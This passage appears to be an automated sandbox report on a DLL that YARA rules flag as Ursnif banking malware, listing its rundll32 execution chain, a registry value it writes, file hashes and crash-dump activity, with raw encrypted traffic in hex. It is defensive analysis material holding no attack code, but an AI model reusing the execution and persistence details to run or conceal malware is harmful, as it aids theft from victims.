27 75 22 9d 20 f7 46 af 10 5d c0 d6 ec 16 ab 36 03 82 9f fb a2 ca 77 e2 f1 69 ad fe a5 b9 2c 1b 4a e3 1d 69 43 fc 81 b7 22 57 f1 2c fa 72 4d 17 49 56 ad 1f ff 4a a5 38 50 c9 b2 68 b3 c4 e2 33 e0 9b 81 eb 69 56 89 c3 9b 32 9c 57 30 ee 5d 75 8b e2 b2 d7 ee fb a8 48 a0 5e f2 34 a7 15 38 ac ae 28 2c 60 6f 00 b8 12 2b bf 5a 7d fc 9d 1c f0 1a dd a6 92 7f f1 c5 f3 02 e2 83 f6 a1 52 db f7 14 b9 38 35 28 e6 2b 62 1a 3f b8 e0 b5 43 ea a8 92 b6 60 5b 95 b3 d5 09 19 61 54 a7 f6 67 69 2b 6d 9e 93 4e 6a 56 d6 3f 53 09 df 02 18 fe f4 5e 79 48 1e 9b 82 dc cf fb 80 f3 bb 65 a6 56 0e 5a e8 78 a7 13 70 ac ce cc c9 43 75 3c f7 ef 58 23 f8 c7 88 e3 17 85 ca 17 bb 6e 86 b2 4d 6f 8a da 5c 1b 90 9a d2 4d 26 35 99 bb 8b 29 ea 31 7b 6b 5f b9 0e 00 3a a4 e4 ea 72 09 48 da 0c d2 ae 7f 25 91 ec 37 59 6e 37 a1 80 7c 8e 19 d1 1d 3a ee dc 6d 6a 4c 0b 42 b6 2b 61 83 0b d7 d9 f5 f6 ce 72 f7 b5 90 05 e5 3f 8a 59 21 da ac 86 48 37 1f 98 8f 3a 7e a8 72 fb a7 30 f0 f0 02 05 b3 ae ea dd 01 b1 44 fd d2 ee a8 d7 98 54 14 92 eb 8f 4e 62 a3 f2 7e 80 f8 92 9d 71 a2 ed 5c 8a 7c f2 dd 5c 75 7c 65 29 cd 7c e2 5d aa 2d f2 1d f5 f7 ab 93 ec 3b 66 10 48 80 13 8e 53 aa 6d ca d6 5e d2 47 e2 a0 4b fe ca fd 03 fd fa 45 3e c5 74 Data Ascii: @Z $&~N]<M|}9pqE`2]aPe["w~*|/vI-PV~yJe&rc[<YCTeGh a)oV9~.G!6%:6N`IO]%@ dK'[VswoakNsw"H.zsLQ [$h8j5,p{1*'m]|t4~k:\Yg+c$P 0(kQ^i(iQFrP*|lZ-0fyQ24@{un2C9_@#(Hul./YV3o<tpQ&h:'GB$r70B=Wlx&f6*rc~qwmy:'.;S 7ETRg<D*X&Cp+Ckob({u`,>V>lll%r1'u" F]6wi,JiC"W,rMIVJ8Ph3iV2W0]uH^48(,`o+Z}R85(+b?C`[aTgi+mNjV?S^yHeV ZxpCu<X#nMo\M&5)1{k_:rH%7Yn7|:mjLB+ar?Y!H7:~r0DTNb~q|\u|e)|]-;fHSm^GKE>t

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **5920**, Parent PID: **5648**

General	
Target ID:	1
Start time:	15:42:37
Start date:	22/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\FJHd.dll"
Imagebase:	0x230000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5512**, Parent PID: **5920**

General	
Target ID:	2
Start time:	15:42:37
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\FJHd.dll",#1
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **3556**, Parent PID: **5512**

General	
Target ID:	3
Start time:	15:42:38
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\FJHd.dll",#1
Imagebase:	0x240000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.486684072.0000000004560000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.356682444.00000000050F9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309518465.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309651114.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309702494.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.485680885.0000000004A19000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.357671699.0000000004F7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309267242.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.356635963.000000000507A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.356764492.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309451187.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309356224.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.487263133.0000000004DFF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.419519447.0000000005EB8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309191256.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.309614949.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354600935.0000000005178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	E7 03 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A 98 C9 D7 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	4566C05	RegSetValueExA

Analysis Process: WerFault.exe PID: **276**, Parent PID: **5920**

General

Target ID:	5
Start time:	15:42:39
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5920 -s 608
Imagebase:	0xa70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBE1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e16f2b5b51a96c57264e6e7da39c96be2b94546_7cac0383_01280182	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e16f2b5b51a96c57264e6e7da39c96be2b94546_7cac0383_01280182\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A.tmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A.tmp.xml	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD89C.tmp.csv	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8AD.tmp.txt	success or wait	1	6DBD497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 70 62 62 fd 05 12 00 00 00 00 00	MDMP bb	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 20 17 00 00 70 62 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWT bb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	7622	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 50 fd 79 00 00 00 00 00 14 0d 49 00 02 00 00 00 20 00 00 00 3c fd 79 00 fd 19 40 00 23 00 00 00 03 02 01 00 08 00 7a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@PyI <y@#z+	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	1632	168	fd 11 00 00 00 00 00 00 09 04 00 fd 08 00 00 00 18 fd 79 00 00 00 00 00 fd 19 40 00 00 00 00 00 01 00 00 00 00 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	y@	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	10486	20	0e 00 00 00 00 fd fd 00 00 00 00 00 fd 04 00 00 fd 29 00 00	)	success or wait	14	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	10714	1176	00 00 00 04 fd fd fd fd 00 00 23 00 fd 7b 49 77 38 17 fd 00 00 00 00 00 00 00 fd 00 fd 79 49 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 75 00 00 00 00 00 00 00 00 00 00 64 00 00 00 00 00 fd 7b 49 77 fd fd fd 0f 00 00 00 00 00 00 fd 7e 00 00 00 00 30 07 fd 7e 00 00 07 7f 28 02 08 7f 50 06 09 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 02 00 00 00 10 00 00 00 60 66 49 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 49 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 03 00 00 00 06 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	#{Iw8yIwud{Iw~0~(Pm `fIwPSIwB	success or wait	13	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	32182	4	48 fd fd 00	H	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	8338	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 14 0d 49 00 fd fd fd fd 00 00 00 00 58 fd 79 00 fd fd 3e 77 23 00 00 00 06 02 00 00 18 fd 79 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++IXy>w#y+	success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	1900	48	fd 12 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 30 fd 00 00 00 00 00 40 fd fd 00 00 00 00 00 fd 09 00 00 7a 5e 00 00 fd 02 00 00 2a 26 00 00	0@z^*&	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	5744	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	7600	22	10 00 00 00 46 00 4a 00 48 00 64 00 2e 00 64 00 6c 00 6c 00 00 00	FJHd.dll	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 40 fd 02 00 00 00 00 00 fd 0e 03 00 00 00 00 fd 53 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 39 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 1e 1b 00 00 00 00 00 53 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 fd fd fd 3c 00 00 00 00 09 fd fd 1f 00 00 00 00 fd 02 22 00 00 00 00 fd 6a 02 01 00 00 00 00 07 37 01 00 fd 05 01 00 fd 5d 05 00 fd fd 0a 00 53 fd 04 00 06 7f 15 00 fd fd 05 00 fd 00 29 00 fd fd 01 00 fd 02 12 00 00 00 00 00 42 34 17 00 45 59 04	@!/FK? Zb@S9S@<"j7]S)B4EY	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	32186	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFCA0.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 fd 28 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$(`8T	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
